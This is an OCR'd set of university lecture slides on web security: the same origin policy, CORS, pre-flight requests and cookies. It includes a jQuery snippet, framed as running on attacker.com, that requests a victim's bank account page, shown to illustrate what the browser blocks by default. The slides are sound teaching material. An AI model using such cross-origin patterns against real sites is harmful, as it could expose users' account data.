Cookies + Web Attacks


CS155 Computer and Network Security

Stanford University

Review: Web Same Origin Policy

DOM Same Origin Policy


Websites *can embed* (i.e., request) resources from any web origin but the requesting website *cannot inspect* content from other origins



A DOM origin is defined as a (scheme, domain, port) e.g., (http, stanford.edu, 80)

DOM SOP Vulnerabilities

This can pose a security risk because attackers might not need to view the response to a request to pull off their attack




Javascript Requests

Javascript can make new requests for additional data and resources

```
// running on attacker.com
$.ajax({url: “https://bank.com/account",
  success: function(result){
      $("#div1").html(result);
  }
});
```


Cross-Origin Resource Sharing (CORS)

By default, Javascript cannot read data sent back by a different origin




Cross-Origin Resource Sharing (CORS)

By default, Javascript cannot read data sent back by a different origin



Servers can add **`Access-Control-Allow-Origin`** (ACAO) header that tells browser to allow access to content to be read by another origin




Simple vs. Pre-Flight Requests

When a request would have been impossible without Javascript, CORS performs a Pre-Flight Check to determine whether the server is willing to receive the request from the origin

```
$.ajax({
  url: "api.bank.com/account", type: "POST",
  dataType: "JSON", data: {"account": "abc123"}
})
```

Requires Pre-Flight because it's not possible to send JSON in HTML form




Cookies

HTTP Cookies

```
Set-Cookie: <cookie-name>=<cookie-value>
```

